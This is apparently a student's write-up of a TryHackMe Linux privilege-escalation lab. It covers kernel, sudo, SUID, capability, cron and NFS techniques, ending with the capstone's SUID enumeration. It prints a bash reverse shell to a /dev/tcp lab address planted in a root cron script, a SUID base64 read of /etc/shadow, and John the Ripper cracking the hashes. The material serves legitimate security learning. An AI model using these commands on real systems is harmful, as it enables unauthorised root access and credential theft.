TryHackMe: Linux Privilege Escalation Techniques


Clay Jones

Objective:

Go through the privilege escalation course and document all the techniques learned.


Kernel Exploit:

Step 1:



First, we used the uname -a command to find the kernel version.


Step 2:



On our one machine, we used metasploit to search for any vulnerability for that kernel version and then downloaded an exploit script to run on the host. I then had to set up a server so that I could retrieve the script and run it on the victim machine.

Step 3:


- .xsession-errors.old
- .zenmap/
- .zsh_history
- .zshrc
- .zshrc.dpkg-new
- 37292.c
- bluediving/
- bWAPP/
- Desktop/
- Documents/



As you can see, I downloaded the 37292.c file onto the victim host using wget and then executed the command to get root access.


Sudo Exploits:


Step 1:



First, I ran the sudo -l command to see what user karen can run using sudo rights.

Step 2:






I searched on https://gtfobins.github.io/, a website used to find commands that help with escalating privileges. Since Karen has access to the find command, we ran this command. This command gave me root privileges.

SUID Exploit:

Step 1:



When the SUID bit is set on an executable file, this means that the file will be executed with the same permissions as the owner of the executable file (the s). First, we ran a find command that finds all of the SUID permissions on the system. I found the base64 command used for encoding.

Step 2:

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```


After searching on gtfobins, I found a command that uses the base64 command to escalate SUID privileges. We used this to read the shadow file which stores all the encrypted passwords.

Step 3:










I then open the passwd file, which shows information on the users. This exercise wanted us to get the credentials to log in to user2. It was decided that John the Ripper would be used to crack the passwords. I copied the contents of the passwd file and the shadow file and pasted them into a txt file onto my host machine. I used a wordlist “rockyou.txt” to get a list of common passwords for john the ripper to use. I ran the command and it was show that the password was “Password1”


Capability Exploits

Step 1:

Capabilities help manage privileges at a more granular level. First, I used command getcap to get a list of enabled capabilities. We also discovered that vim has root capabilities.

Step 2:





I then went on GTFOBins to find a command that can escalate privileges. I ran this command with “py3” because I was using the “which python3” command to get the correct version.

Cron Job Exploits

Step 1:

```
Last login: Mon Dec 30 17:52:27 2024 from 10.100.2.58
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /antivirus.sh
* * * * *  root antivirus.sh
* * * * *  root /home/karen/backup.sh
* * * * *  root /tmp/test.py
```

Cron jobs are used to run scripts or binaries at specific times. For this exploit, I found the backup.sh was the script that was run at a specific time. The goal is to edit the script>


Step 2:

```
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
#!/bin/bash
bash -i >& /dev/tcp/10.10.203.41/4444 0>&1
```

```
$ cat backup.sh
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
#!/bin/bash
bash -i >& /dev/tcp/10.10.203.41/6666 0>&1
$ chmod +x backup.sh
```

The command added gave me a way to communicate from a different host via a reverse shell. This command allowed for TCP connections for me to listen to from my machine through port 6666. I used chmod +x to add executable permissions.


Step 3:



As you can see, we were able to get root access to the shell by running a netcat command to listen in on the host. Both of the scripts were run and I was able to get root access.


NFS Exploit:

Step 1:




NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users. First, I looked at the exports file to see. If the “no_root_squash” option is present on a writable share, I can create an executable with SUID bit set and run it on the target system.


Step 2:



On the attack machine, I did a showmount on the host. The showmount -e command is used to display the list of shared directories (exports) on an NFS.

Step 3:





Next, I created a directory that I will use to connect to the /home/ubuntu/sharedfolder. I then used the nano editor to create the exploit script.

Step 4:

```
root@ip-10-10-91-134:/tmp/nfs# gcc shell.c -o shell
root@ip-10-10-91-134:/tmp/nfs# chmod +s shell
root@ip-10-10-91-134:/tmp/nfs# ls -l shell
-rwsr-sr-x 1 root root 16784 Jan  1 01:48 shell
root@ip-10-10-91-134:/tmp/nfs#
```

```
$ cd sharedfolder
$ ls
$ ls
shell  shell.c  shell.s
$ ./shell
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# whoami
root
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# ls
shell  shell.c  shell.s
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# find / -name flag7.txt 2>/dev/null
/home/matt/flag7.txt
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# cd ../
root@ip-10-10-136-26:/home/ubuntu# ../
bash: ../: Is a directory
root@ip-10-10-136-26:/home/ubuntu# cd ../
root@ip-10-10-136-26:/home# cd matt
root@ip-10-10-136-26:/home/matt# cat flag7.txt
THM-89384012
root@ip-10-10-136-26:/home/matt#
```

I executed the script and changed the permissions to set the setuid or setgid permission on a file. I then switched to the target directory and then the scripts I created showed up. IT was shown that root access was attained.

Capstone:

Step 1:

```
[leonard@ip-10-10-16-251 ~]$ uname -a
Linux ip-10-10-16-251 3.10.0-1160.el7.x86_64 #1 SMP Mon Oct 19 16:18:59 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[leonard@ip-10-10-16-251 ~]$ getcap -r /2>/dev/null
/2 (No such file or directory)
[leonard@ip-10-10-16-251 ~]$ getcap -r 2>/dev/null
[leonard@ip-10-10-16-251 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

[leonard@ip-10-10-16-251 ~]$ cat /etc/exports
[leonard@ip-10-10-16-251 ~]$ sudo -l
[sudo] password for leonard:
^Z
```

```
Last login: Wed Jan  1 04:34:00 2025 from ip-10-100-1-130.eu-west-1.compute.internal
[leonard@ip-10-10-16-251 ~]$ find / -type f -perm -04000 -ls 2>/dev/null
16779966   40 -rwsr-xr-x   1 root     root        37360 Aug 20  2019 /usr/bin/base64
17298702   60 -rwsr-xr-x   1 root     root        61320 Sep 30  2020 /usr/bin/ksu
17261777   32 -rwsr-xr-x   1 root     root        32096 Oct 30  2018 /usr/bin/fusermount
17512336   28 -rwsr-xr-x   1 root     root        27856 Apr  1  2020 /usr/bin/passwd
17698538   80 -rwsr-xr-x   1 root     root        78408 Aug  9  2019 /usr/bin/gpasswd
17698537   76 -rwsr-xr-x   1 root     root        73888 Aug  9  2019 /usr/bin/chage
17698541   44 -rwsr-xr-x   1 root     root        41936 Aug  9  2019 /usr/bin/newgrp
17702679  208 ---s--x---   1 root     stapusr    212080 Oct 13  2020 /usr/bin/staprun
17743302   24 -rws--x--x   1 root     root        23968 Sep 30  2020 /usr/bin/chfn
17743352   32 -rwsr-xr-x   1 root     root        32128 Sep 30  2020 /usr/bin/su
17743305   24 -rws--x--x   1 root     root        23880 Sep 30  2020 /usr/bin/chsh
17831141 2392 -rwsr-xr-x   1 root     root      2447304 Apr  1  2020 /usr/bin/Xorg
17743338   44 -rwsr-xr-x   1 root     root        44264 Sep 30  2020 /usr/bin/mount
17743356   32 -rwsr-xr-x   1 root     root        31984 Sep 30  2020 /usr/bin/umount
17812176   60 -rwsr-xr-x   1 root     root        57656 Aug  9  2019 /usr/bin/crontab
17787689   24 -rwsr-xr-x   1 root     root        23576 Apr  1  2020 /usr/bin/pkexec
18382172   52 -rwsr-xr-x   1 root     root        53048 Oct 30  2018 /usr/bin/at
20386935  144 ---s--x--x   1 root     root       147336 Sep 30  2020 /usr/bin/sudo
34469385   12 -rwsr-xr-x   1 root     root        11232 Apr  1  2020 /usr/sbin/pam_timest
34469387   36 -rwsr-xr-x   1 root     root        36272 Apr  1  2020 /usr/sbin/unix_chkpw
```

First, I had to determine the method to use. I checked to see if the kernel version was outdated or had any vulnerabilities and it did not. I tried to run the sudo -l command but this account had no permission. I also checked for crontab events and capabilities. I checked to see if any files contained any SUID bits in which I found some.

